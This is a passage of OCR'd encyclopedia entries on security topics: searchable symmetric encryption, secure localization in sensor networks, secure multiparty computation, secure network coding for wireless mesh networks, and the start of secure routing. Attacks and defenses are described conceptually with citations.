We also let $\texttt{label}_{w,j} \in \{0,1\}^p$ be the binary string resulting from the concatenation of a word $w \in \Delta'$ with a string representing the ordinal number of an identifier in $D(w)$, $1 \le j \le |D(w)|$, and let π: $\{0,1\}^k \times \{0,1\}^p \to \{0,1\}^p$ be a pseudo-random permutation function.

The enforcement of the *BuildIndex*(K, D) primitive [5, 6] computes the list of document identifiers $D(w)$ for each $w \in \Delta'$ and builds the secure index I as a look-up table with m ($\le 2^p$) entries. Each entry is described by a pair (address, value), referred as I[address] ← value, and is generated as follows:

$$I[\pi(K, \texttt{label}_{w,j})] \leftarrow id(w,j) \text{ for each } w \in \Delta' \text{ and } 1 \le j \le |D(w)|$$

To hide the number of distinct words in each document, given $m' = \Sigma_{w \in \Delta'} |D(w)|$, if $m' < m$, the $m - m'$ entries of I must be filled so that the identifier of each document appears in the same number of entries.

The *Trapdoor*(K, w) primitive is run by the user to generate a trapdoor for a given word w as following:

$$T_w \leftarrow (t_1, \ldots, t_l) = (\pi(K, \texttt{label}_{w,1}), \ldots, \pi(K, \texttt{label}_{w,l}))$$

Finally, the *Search*(I, T_w) primitive consists of l lookups since each of the trapdoor components "reveals" only one entry in the index.

Despite being remarkably simple, the described SSE scheme is proven to be secure, and requires for each query: one round of communication, constant storage and computational costs on the user side, and a computational complexity proportional with the number of documents that match the query, on the server side. Finally, the improved primitives to deal with the multiuser setting [6], where an arbitrary group of parties other than the content owner can submit search queries, employ well-known techniques for "broadcast encryption" without modifying the basic scheme previously described.

Also, the optimizations for the secure index updates [6] follow the approach in [3] and do not modify the described mechanisms.

Recommended Reading

1. Boneh D, Di Crescenzo G, Ostrovsky R, Persiano G (2004) Public key encryption with keyword search. In: Cachin C, Camenisch J (eds) Proceedings of the international conference on the theory and applications of cryptographic techniques. Advances in Cryptology – EUROCRYPT 2004. Lecture Notes in Computer Science, vol 3027. Springer, Berlin, pp 506–522
2. Song DX, Wagner D, Perrig A (2000) Practical techniques for searches on encrypted data. In: Proceedings of the 2000 IEEE symposium on security and privacy (SP '00). IEEE Computer Society, Washington, DC, USA, pp 44–55
3. Chang Y-C, Mitzenmacher M (2005) Privacy preserving keyword searches on remote encrypted data. In: Ioannidis J, Keromytis, Moti Yung (Eds) Proceedings of the third applied cryptography and network security conference (ACNS 2005). Lecture Notes in Computer Science, vol 3531. Springer, pp 442–455
4. Goh E-J (2003) Secure indexes. Cryptology ePrint archive, report 2003/216. http://eprint.iacr.org/2003/216/
5. Curtmola R, Garay J, Kamara S, Ostrovsky R (2006) Searchable symmetric encryption: improved definitions and efficient constructions. In: Proceedings of the 13th ACM conference on computer and communications security (CCS '06). ACM, New York, pp 79–88

6. Curtmola R, Garay J, Kamara S, Ostrovsky R (2006) Searchable symmetric encryption: improved definitions and efficient constructions. Cryptology ePrint archive, report 2006/210. http://eprint.iacr.org/2006/210
7. Goldreich O, Ostrovsky R (1996) Software protection and simulation on oblivious RAMs. J ACM 43(3):431–473
8. Abdalla M, Bellare M, Catalano D, Kiltz E, Kohno T, Lange T, Malone-Lee J, Neven G, Paillier P, Shi H (2005) Searchable encryption revisited: consistency properties, relation to anonymous IBE, and extensions. In: Shoup V (ed) Proceedings of the 25th annual international cryptology conference. Advances in Cryptology – CRYPTO 2005. Lecture Notes in Computer Science, vol 3621. Springer, Berlin, pp 205–222

Secure Localization

Donggang Liu
Department of Computer Science and Engineering, The University of Texas at Arlington, Arlington, Texas, USA

Synonyms

Secure location discovery

Related Concepts

►Localization; ►Security Protocol

Definition

A secure localization protocol is one that correctly estimates the locations of sensor nodes in the presence of malicious attacks.

Background

Sensors' locations play a critical role in sensor network applications. Not only do applications such as environment monitoring and target tracking require sensors' location information to fulfill their tasks, but several fundamental techniques developed for wireless sensor networks also require sensors' locations. For example, in many geographical routing protocols, sensor nodes make routing decisions at least partially based on their own and their neighbors' locations. The correctness of location information is critical for these applications and techniques to function correctly.

Sensors' locations are often estimated based on certain measurements (e.g., distance and angle) with respect to multiple known positions in the network by observing features like received signal strength (RSS) or time difference of arrival (TDoA). For example, some *beacon nodes* who knew their locations may periodically broadcast beacon packets for other sensors to estimate the distances to them based on the received signal strength. As long as the distances to three known positions are measured, triangulation can be used to estimate the sensor location. However, in the presence of malicious attacks, a sensor node may get incorrect information, leading to an incorrectly estimated location. Examples of malicious attacks against localization are given in Fig. 1.

Theory

Many techniques have been developed recently to ensure the security of localization in sensor networks. These techniques provide secure localization by (i) protecting the measuring of physical signal features, (ii) tolerating malicious measurements, or (iii) detecting malicious nodes that supply misleading beacon signals.


Distance Bounding-Based Schemes

A distance bounding protocol is a security protocol that establishes an upper bound for the distance between two communicating parties; it was first introduced in [1]. The main idea is based on the fact that light travels in a finite speed. Once the time needed to propagate packets over the air is measured, it is easy to estimate the upper bound on the distance between the sender and the receiver. Such upper bound can then be used to improve the accuracy of localization. The distance bounding has been suggested for protecting localization in many studies [2–4]. However, it requires nanosecond processing and time measurements, which are often not available in the sensor network.

Attack-Resistant MMSE

The attack-resistant minimum mean square estimation (MMSE) technique is a secure localization protocol that can correctly estimate sensors' locations even if some of the *location references* have been manipulated by adversaries [5, 7]. A location reference is a three tuple $\langle x, y, \delta \rangle$, where (x, y) represents the location of the beacon node and δ is the measurement (e.g., distance) with respect to this beacon node. This technique is based on the fact that malicious location references are introduced to mislead a sensor node about its location, and thus are usually inconsistent with benign location references. Therefore, the main task is to check the inconsistency among location references (indicated by the mean square error of estimation) and defeat attacks by removing such malicious data. One example of such consistency can be defined as follows: a set of location references $\mathcal{L} = \{ \langle x_1, y_x, \delta_1 \rangle, \langle x_2, y_2, \delta_2 \rangle, \cdots, \langle x_m, y_m, \delta_m \rangle \}$ obtained at a sensor node is *τ-consistent w.r.t an MMSE-based method* if the method gives an estimated location $(\cap x, \cap y)$ such that the mean square error of this estimation

$$\varsigma = \sum_{i=1}^{m} \frac{(\delta_i - \sqrt{(\cap x - x_i)^2 + (\cap y - y_i)^2}}{m} \leq \tau^2.$$



Secure Localization. Fig. 1 Attacks against location discovery schemes

Given the above definition about the consistency, it is natural to identify the largest consistent set from a set of location references collected at a sensor node. In [7], three methods are proposed to identify the largest consistent set, the brute-force algorithm (BARMMSE), the greedy algorithm (GARMMSE), and the enhanced greedy algorithm (EARMMSE).

Detection of Malicious Beacons

In hostile environments, a compromised beacon node may give malicious beacon signals that include incorrect locations, or manipulate beacon signals so that a receiving node obtains, for example, an incorrect distance measurement. Sensor nodes that use such beacon signals for localization will estimate incorrect locations. In [6], an detector was proposed to catch beacon nodes supplying malicious beacon signals. The basic idea is to deploy additional *witness* nodes to monitor the beacon signals. The witness nodes know their own locations in the field. Once a witness node receives a beacon signal, it obtains the location reference $\langle x, y, \delta \rangle$. Suppose that the distance measurements are used. The witness node then also compute the distance from (x, y) and its own location, and compare such computed distance with δ. If two distances are significantly different from each other, the beacon node is very likely a compromised node.

Applications

Secure localization has many applications in sensor network security protocols. For example, in some routing protocols, sensors' location information is directly used to make routing decisions. As another example, some clustering algorithms uses the sensors' location to form clusters. As a result, the correctness of location information directly impacts the correctness of these protocols.

Open Problems

One fundamental problem for secure localization is how to correctly estimate certain measurement (e.g., distance) to a reference point. Such estimation is usually based on certain physical features (e.g., received signal strength) observed by a given node. Existing solutions assume that the majority of the measurements obtained by a given node are correct. When this assumption does not hold, they will not be able to give correct location estimation. An open problem will be how to check whether a given measurement, estimated from certain physical features, can be trusted even if the majority of measurements are incorrect.

Recommended Reading

1. Brands S, Chaum D (1994) Distance-bounding protocols. In: Workshop on the Theory and Application of Cryptographic Techniques on Advances in Cryptology, pp 344–359. Springer, New York
2. Capkun S, Hubaux JP (2005) Secure positioning of wireless devices with application to sensor networks. In: Proceedings of IEEE InfoCom, Miami, Florida

3. Lazos L, Capkun S, Poovendran R (2005) Rope: Robust position estimation in wireless sensor networks. In: Proceedings of the Fourth International Conference on Information Processing in Sensor Networks (IPSN), Nashville, Tennessee
4. Lazos L, Poovendran R (2004) Serloc: secure range-independent localization for wireless sensor networks. In: ACM workshop on Wireless security (ACM WiSe 2004), Philadelphia, Pennsylvania October 1 2004
5. Liu D, Ning P, Du WK (2005) Attack-resistant location estimation in wireless sensor networks. In: Proceedings of the Fourth International Conference on Information Processing in Sensor Networks (IPSN), Nashville, Tennessee
6. Liu D, Ning P, Du WK (2005) Detecting malicious beacon nodes for secure location discovery in wireless sensor networks. In: Proceedings of the 25th International Conference on Distributed Computing Systems (ICDCS), Colombus, Ohio
7. Liu D, Ning P, Liu A, Wang C, Du WK (2008) Attack-resistant location estimation in wireless sensor networks. ACM Transactions in Information and Systems Security (TISSEC)

Secure Location Discovery

►Secure Localization

Secure Logging

►Secure Audit Logs

Secure Multiparty Computation

►Multiparty Computation

Secure Multiparty Computation (SMC)

Keith B. Frikken
Department of Computer Science and Software Engineering, Miami University, Oxford, OH, USA

Synonyms

Multiparty computation (MPC)

Related Concepts

►Privacy-Preserving Protocols

Definition

Secure Multiparty Computation refers to cryptographic protocols that allow for the distributed computation of a function over distributed inputs without revealing additional information about the inputs.

Background


Yao [1] introduced the idea of secure multiparty computation by introducing the Millionaire's problem, which allowed two parties to determine whose value was larger without revealing anything else about the individual values.

Theory

In this setting, there are n parties, denoted by $P_1, \ldots, P_n$ with respective inputs $x_1, \ldots, x_n$. There is also a set of publicly known functions $f_1, \ldots, f_n$ each over the n inputs. At the end of the protocol, each participant obtains the value of its corresponding function, that is participant P_i obtains the value $f_i(x_1, \ldots, x_n)$. The security goal is that each participant should not learn anything else other than what can be inferred from x_i and $f_i(x_1, \ldots, x_n)$. Furthermore, if a set of parties, $C \subseteq \{P_1, \ldots, P_n\}$ collude with each other that nothing should be revealed to this group other than what can be inferred from $\{(x_i, f_i(x_1, \ldots, x_n)) : P_i \in C\}$. Secure Multiparty Computation (SMC) refers to a protocol for computing these functions while achieving this security goal.

Protocols for SMC are often compared to an ideal protocol that utilizes a trusted third party. A trusted third party (TTP) is an additional party that all participants fully trust. If such a party exists, then it is trivial to solve all SMC problems, because each party can send their input to the TTP who then sends the results to each party (see Fig. 1). Clearly, it is unrealistic to assume that such a party exists; however, the security goal of SMC protocols is to achieve the security of this TTP protocol without using the TTP.

There are two classic adversary models for SMC: honest-but-curious and malicious. In the honest-but-curious adversary model, the adversary controls a subset of the parties, but will follow the protocol faithfully. In this model, the adversary's goal is to learn additional information about the inputs of the honest parties. In the stronger malicious adversary model, the adversary will deviate from the protocol arbitrarily. The goal of this adversary is to either learn information about the inputs of the honest parties or to modify the output results of the honest parties. Furthermore, many SMC results assume that the adversary is computationally bounded (i.e., that the adversary is a probabilistic polynomial time algorithm). Putting these



Secure Multiparty Computation (SMC). Fig. 1 Ideal protocol with four parties

pieces together an SMC protocol is secure, against a specific adversary model, if there is another adversary that can achieve a similar effect in the protocol that utilizes a TTP.

While the notion of security achieved by SMC protocols is strong, there are several general results that state that this type of security can be achieved for any function. More specifically, general SMC protocols exist for computationally unbounded adversaries in the following cases [2–4]:

1. Honest-but-curious adversaries that corrupt any number of parties
2. Assuming a broadcast channel, malicious adversaries that corrupt at most a strict minority of the parties (i.e., more than half of the parties must be honest)
3. Assuming a broadcast channel, malicious adversaries that corrupt any number of parties, as long as it is not considered a security failure if the protocol terminates early

Applications

The general results of SMC were once considered theoretical and impractical. However, recent implementations of these results, such as the Fairplay system [5], have demonstrated that the results were practical for some problems. Furthermore, SMC has been used in a large-scale deployment of SMC that was used in a Sugar Beet Contract Auction [6].

Recommended Reading

1. Yao AC (1982) Protocols for secure computations (extended abstract). In: Proceedings of the 23rd annual IEEE symposium on foundations of computer science, Chicago, pp 160–164
2. Yao AC (1986) How to generate and exchange secrets. In: Proceedings of the 27th annual IEEE symposium on foundations of computer science, IEEE Computer Society, Washington, DC, pp 162–167
3. Goldreich O, Micali S, Wigderson A (1987) How to play ANY mental game. In: Proceedings of the 19th annual ACM conference on theory of computing, New York, pp 218–229
4. Goldreich O (2004) Foundations of crytpography: volume II basic applications, Cambridge University Press, Cambridge

5. Malkhi D, Nisan N, Pinkas B, Sella Y (2004) Fairplay – a secure two-party computation system. In: Proceedings of the 13th conference on USENIX security symposium, San Diego, pp 287–302
6. Bogetoft P, Christensen D, Damgrd I, Geisler M, Jakobsen T, Krigaard M, Nielsen J, Nielsen J, Nielsen K, Pagter J, Schwartzbach M, Toft T (2009) Secure multiparty computation goes live. In: Financial cryptography and data security, Springer, Berlin, pp 325–343

Secure Network Coding for Wireless Mesh Networks

Cristina Nita-Rotaru[1], Reza Curtmola[2]
[1]Department of Computer Science, Purdue University, West Lafayette, IN, USA
[2]Department of Computer Science, New Jersey Institute of Technology (NJIT), Newark, NJ, USA

Synonyms

Secure wireless mesh networks

Definition

Secure network coding for wireless mesh networks refers to protocols and mechanisms design to achieve reliable and secure communication in wireless mesh networks via network coding, resilient to inside and outside attacks. In a more limited sense, it refers to network coding protocols that can tolerate pollution attacks.

Background

Network coding is a promising paradigm that has been shown to improve throughput and provide elegant solutions to problems that were traditionally considered difficult, such as congestion control and reliability. The core principle of network coding is that intermediate nodes actively mix (or *code*) input packets and forward the resulting coded packets.

Several practical systems have been proposed to bridge theory with practice in the context of wireless mesh networks [3, 5, 13, 16, 20, 21]. Such systems need to solve a plethora of practical aspects before network coding meets its promised potential. To cope with the unpredictable and challenging wireless environment, network coding systems make practical design choices and optimizations that are essential to leverage network coding and achieve good performance. However, many of these design choices result in protocols that have numerous security vulnerabilities.


Network coding systems proposed for wireless networks leverage the benefits of network coding in two different ways: They mix packets within the same individual flow (referred to as *intra-flow* network coding systems), or they mix packets across multiple different flows (referred to as *inter-flow* network coding systems). Examples of intra-flow network coding systems include [3, 20, 21] and examples of inter-flow network coding systems include [5, 13, 16].

Intra-flow Network Coding


In intra-flow network coding systems, packets are delivered in batches, referred to as *generations*. Each node forwards *coded packets* which are computed as a random linear combination of the plain packets in a generation (see Fig. 1). To send a generation of packets, the source node continuously broadcasts coded packets for the current generation until an acknowledgment (ACK) is received from the destination. The coded packets are relayed to the destination via a set of intermediate nodes, referred to as *forwarder nodes*. Each forwarder node stores linearly independent coded packets it overhears and forwards new coded packets by combining the coded packets stored in its buffer. When the destination node receives enough linearly independent coded packets, it decodes the packets by solving a system of linear equations and unicasts an ACK packet to the source node, allowing the source to start sending the next generation of packets.

Inter-flow Network Coding

Inter-flow network coding exploits opportunistic listening and wireless broadcast with *opportunistic coding* at intermediate nodes. When a node has a set of packets for different flows to be delivered to different next hop nodes, instead of unicasting each packet individually to its corresponding next hop node, the node combines the packets together and broadcasts the combined packet once for all the next hop nodes. Therefore, inter-flow coding reduces multiple individual unicast transmissions to only one broadcast transmission. Inter-flow network coding systems are generally designed on top of traditional routing protocols. Given a set of paths for different flows, inter-flow network coding identifies a set of nodes at the intersections



Secure Network Coding for Wireless Mesh Networks. Fig. 1 An illustration of plain packets, generation, and coded packets in intra-flow network coding systems



Secure Network Coding for Wireless Mesh Networks. Fig. 2 An illustration of coding and decoding in an inter-flow network coding system. The number on edges represents the flow ID that the edge is on. Dashed lines represent packet overhearing

of paths to combine unicast transmissions of plain packets for different flows into broadcast transmissions of coded packets. The downstream nodes decode the coded packets using their overheard packets (see Fig. 2). Thus, unlike intra-flow network coding where all forwarder nodes perform coding and only receiver nodes perform decoding, in inter-flow network coding only nodes at the intersections of flows perform coding operations, and any downstream nodes that have overheard necessary packets can perform the decoding operation.

Theory

Attacks against Network Coding

Adversarial Model

A network coding system may come under attack from both *outside* and *inside* attackers. Outside attackers are limited to attacking the network without having access to network resources; this includes eavesdropping, injection, modification, and replay of packets. Inside attackers, having obtained access to authentication material (e.g., cryptographic keys), can pose as authorized participants and attack the network from the inside. Inside attackers are either nodes that have been compromised or honest nodes that have turned malicious.

Intra-flow Network Coding

An intra-flow coding system consists of the following components: Forwarding node selection and rate assignment, data forwarding, acknowledgment delivery, and packet coding/decoding. Each of these components can be subjected to attacks.

The forwarding node selection and rate assignment process relies on a link state graph, which is obtained by having each node monitoring its local link qualities, and periodically flooding the information in the entire network. An attacker can influence the node selection by claiming false metrics for its own adjacent links or by modifying link qualities reported by other nodes as they are flooded in the network. Link falsification attacks are difficult to prevent as this information is local to the attacker node. Link modification attacks can be prevented by using message authentication.

Wormhole attacks introduce fictitious links between honest nodes and distort their perception of network topology. Although existing wormhole solutions, such as packet leashes [11] and TrueLink [8] can be applied, they typically incur substantial overhead, which can potentially nullify the performance gain of network coding.

The data forwarding component is vulnerable to packet pollution and packet dropping attacks. In packet pollution attacks, the attacker node injects corrupted packets into the network (i.e., packets that are not linear combinations of the plain packets at the source). As each forwarder node combines received packets to form new coded packets, pollution attacks can cause an epidemic effect, where the corrupted packets from one affected honest node further affect other honest nodes. By injecting even a few corrupted packets, the attacker can degrade the performance significantly. In packet dropping attacks, an attacker arbitrarily drops data packets. Addressing packet dropping attacks in network coding systems is more challenging than in traditional routing protocols, as the number of packets a node transmits and the time of transmissions are contingent on the opportunistic receptions at the node.

The acknowledgment delivery component is vulnerable to attacks where an attacker injects, modifies, drops, or delays ACKs with severe consequences for the system. Some of these attacks can be prevented by using authentication mechanisms, while others, such as the ACK delaying attack, are stealthy and are more difficult to defend against.

Inter-flow Network Coding

An inter-flow coding system consists of the following components: Discovery of coding opportunities, packet coding/decoding, packet forwarding, and routing integration for increased coding opportunities.

The correct discovery of coding opportunities at a node relies on the correct packet reception information that the node collects from other nodes. An attacker can impersonate honest nodes and report incorrect packet reception information to their neighbors. Such an attack can cause a node to send coded packets that cannot be decoded by the intended next hop nodes. Since such non-decodable packets cannot be acknowledged, it will cause the sender

node to continuously transmit useless packets. This attack can be addressed with message authentication schemes. Attacks on link state routing protocols which cause a node to derive an incorrect link state graph can also cause a node to infer incorrect packet reception information and consequently send non-decodable packets. In systems that determine coding opportunities based on the neighboring node set information collected during the route discovery process, an attacker can cause neighbor set pollution either by direct modifications of route request packets or by using wormholes to introduce fictitious links. Existing approaches for secure source routing protocols and for defending against wormhole attacks can be used to secure the neighbor set information.

The packet transmission process in inter-flow coding systems is also subject to attacks such as ACK injection or modification, packet pollution, packet under- or over-coding, and packet dropping. Out of these, packet over- or under-coding are specific to inter-flow coding systems, while the others are similar to the ones in intra-flow coding systems with the caveat that they are more difficult to defend against. For example, existing pollution defense schemes proposed for intra-flow coding, such as homomorphic signatures, cannot be applied in inter-flow coding systems, as coded packets are formed from packets generated by different sources. Traditional monitoring mechanisms where an upstream node, say A, monitors the correct behavior of a downstream node, say B, by comparing the packets sent by A and those forwarded by B are also not effective under inter-flow network coding since an upstream node usually cannot decode the packets sent by a downstream node.

During the coding process, a malicious node can also conduct under- and over-coding attacks by coding less or more packets than it is supposed to. For example, consider a malicious coding node that is at the intersection of three flows and is supposed to code packets from two of the three flows; however, the node codes together packets from all the three flows, causing the downstream nodes unable to perform the decoding. The difficulty of defending against such attacks comes from the fact that the packets forwarded by the attacker do not match the definition of a corrupted packet. Thus, even if a defense scheme was able to detect polluted packets, it would still not be effective against packet under- or over-encoding attacks.

In order to select an optimal route that considers coding opportunities, a coding-aware routing protocol not only requires the correctness of link and path metrics as in traditional routing protocols, but it also requires the correctness of coding benefits reported by each node. Thus, in addition to manipulating link and path metrics, an attacker node can disrupt the protocol by manipulating coding opportunities. For example, by reporting very high coding opportunities, the attacker can improve its chances to be selected on the path and gain the control over the flow. Since coding opportunities not only depend on the network topology, but also depend on the current flow structure, it is more challenging to ensure the correctness of coding opportunities reported by a node than ensuring the correctness of pure topological metrics (e.g., link or path qualities).

Defenses

The only attacks studied are pollution attacks in intra-flow network coding systems. Current solutions to packet pollution attacks in intra-flow coding systems can be categorized into cryptographic approaches and information theoretic approaches.

Cryptographic approaches rely on augmenting the network coded packets with additional verification information; this allows intermediate nodes to verify the validity of coded packets and filter out polluted packets. Existing schemes use specialized homomorphic hash functions or homomorphic digital signatures. In hash-based schemes [9, 14, 15], the source uses a homomorphic hash function to compute a hash of each native data packet and sends these hashes to intermediate nodes via an authenticated channel. Most of the schemes based on digital signatures [4, 17, 18, 22] require reliable distribution of a new public key for every new file that is sent, and the size of the public key is linear in the file size. The only exception is a recent scheme [2], which achieves constant-size public key at the cost of using bilinear maps. Several schemes avoid the cost of using heavy-weight cryptographic primitives. For example, by assuming the existence of loose time synchronization in the network, [6] proposes a lightweight solution based on efficient linear checksums and time asymmetry. The scheme presented in [19] avoids using homomorphic signatures or hashes all together by relying solely on much more efficient symmetric key encryptions; however, the drawback is the significantly larger bandwidth overhead. Finally, the scheme in [1] uses efficient homomorphic MACs, but requires key pre-distribution from a centralized trusted entity, and its security decreases as the number of compromised nodes increases.

Information theoretic approaches do not filter out polluted packets at intermediate nodes; instead, they either encode enough redundant information into packets which allows receivers to detect the presence of polluted packets [10] or use a distributed protocol which allows receivers to tolerate pollution and recover native packets [12]. However, given that polluted packets are not filtered

out, the throughput that can be achieved by the protocol is upper-bounded by the information-theoretic optimal rate of $C - z_O$, where C is the network capacity from the source to the receiver and z_O is the network capacity from the adversary to the receiver.

Applications

It was shown that network coding provides benefits such as increased throughput, reduced network congestion, increased reliability, and reduced power consumption. Examples of wireless applications using secure network coding include: content distribution, storage, multicast, and network monitoring.

Recommended Reading

1. Agrawal S, Boneh D (2009) Homomorphic macs: mac-based integrity for network coding. In: Proceedings of ACNS '09, Paris-Rocquencourt
2. Boneh D, Freeman D, Katz J, Waters B (2009) Signing a linear subspace: signature schemes for network coding. In: Proceedings of PKC '09, LNCS vol 5443, Springer, Heidelberg, pp 68–87
3. Chachulski S, Jennings M, Katti S, Katabi D (2007) Trading structure for randomness in wireless opportunistic routing. In: Proceedings of ACM SIGCOMM '07, San Diego
4. Charles D, Jain K, Lauter K (2006) Signatures for network coding. In: Proceedings of CISS '06, Princeton, pp 857–863
5. Das S, Wu Y, Chandra R, Hu YC (2008) Context-based routing: technique, applications, and experience. In: Proceedings of NSDI '08, San Francisco
6. Dong J, Curtmola R, Nita-Rotaru C (2009) Practical defenses against pollution attacks in intra-flow network coding for wireless mesh networks. In: Proceedings of WiSec '09, ACM Press, Zurich
7. Dong J, Curtmola R, Nita-Rotaru C (2009) Secure network coding for wireless mesh networks: threats, challenges, and directions. Comput Commun 32(17):1790–1801
8. Eriksson J, Krishnamurthy S, Faloutsos M (2006) Truelink: a practical countermeasure to the wormhole attack in wireless networks. In: Proceedings of ICNP '06, Santa Barbara
9. Gkantsidis C, Rodriguez Rodriguez P (2006) Cooperative security for network coding file distribution. In: Proceedings of INFOCOM 2006, Barcelona
10. Ho T, Leong B, Koetter R, Medard M, Effros M, Karger D (2004) Byzantine modification detection in multicast networks using randomized network coding. In: Proceedings of ISIT '04, Chicago
11. Hu YC, Perrig A, Johnson DB (2003) Packet leashes: a defense against wormhole attacks in wireless adhoc networks. In: INFOCOM '03, San Franciso
12. Jaggi S, Langberg M, Katti S, Ho T, Katabi D, Medard M (2007) Resilient network coding in the presence of byzantine adversaries. In: Proceedings of INFOCOM'07, Anchorage
13. Katti S, Rahul H, Hu W, Katabi D, Médard M, Crowcroft J (2006) Xors in the air: practical wireless network coding. In: Proceedings of ACM SIGCOMM '06, ACM Press, Pisa
14. Kehdi E, Li B (2009) Null keys: limiting malicious attacks via null space properties of network coding. In: Proceedings of IEEE INFOCOM '09, Brazil, pp 1224–1232
15. Krohn M, Freedman M, Mazieres D (2004) On-the-fly verification of rateless erasure codes for efficient content distribution. In: Proceedings of symposium on security and privacy 2004, Oakland
16. Le J, Lui JCS, Chiu DM (2008) DCAR: distributed coding-aware routing in wireless networks. In: Proceedings of ICDCS '08, Beijing
17. Li Q, Chiu DM, Lui J (2006) On the practical and security issues of batch content distribution via network coding. In: Proceedings of ICNP '06, Santa Barbara, California
18. Yu Z, Wei Y, Ramkumar B, Guan Y (2008) An efficient signature-based scheme for securing network coding against pollution attacks. In: Proceedings of INFOCOM 08, San Francisco
19. Yu Z, Wei Y, Ramkumar B, Guan Y (2009) An efficient signature scheme for securing x or network coding against pollution attacks. In: INFOCOM '09, Rio de Janeiro
20. Zhang X, Li B (2008) Dice: a game theoretic framework for wireless multipath network coding. In: Proceedings of Mobihoc 2008, Hong Kong, pp 293–302
21. Zhang X, Li B (2008) Optimized multipath network coding in lossy wireless networks. In: Proceedings of ICDCS '08, Beijing
22. Zhao F, Kalker T, Medard M, Han K (2007) Signatures for content distribution with network coding. In: Proceedings of ISIT '07, Nice, France

Secure Networks Design

►Security of Wireless Mesh Networks (General Overview)

Secure Remote Programming

►Secure Code Dissemination in Wireless Sensor Networks

Secure Routing in Wireless Mesh Networks

Cristina Nita-Rotaru[1], Jing Dong[1], Reza Curtmola[2]
[1]Department of Computer Science, Purdue University, West Lafayette, IN, USA
[2]Department of Computer Science, New Jersey Institute of Technology (NJIT), Newark, NJ, USA

Synonyms

Secure communication

Definition

A secure routing protocol guarantees that the routing service works correctly, i.e., delivers packets between a source and one or multiple destinations without being altered, delayed, or dropped by intermediate forwarder nodes.

Background

Routing protocols ensure that data sent by the source is routed across the network and reaches the destination. The destination can be a single node (unicast routing) or multiple nodes (multicast routing). Most of the routing protocols for ad hoc wireless networks have a route establishment phase where a routing path is established and selected based on a metric (typically hop-count) and a data forwarding phase in which nodes on the path forwards packets to a particular destination.

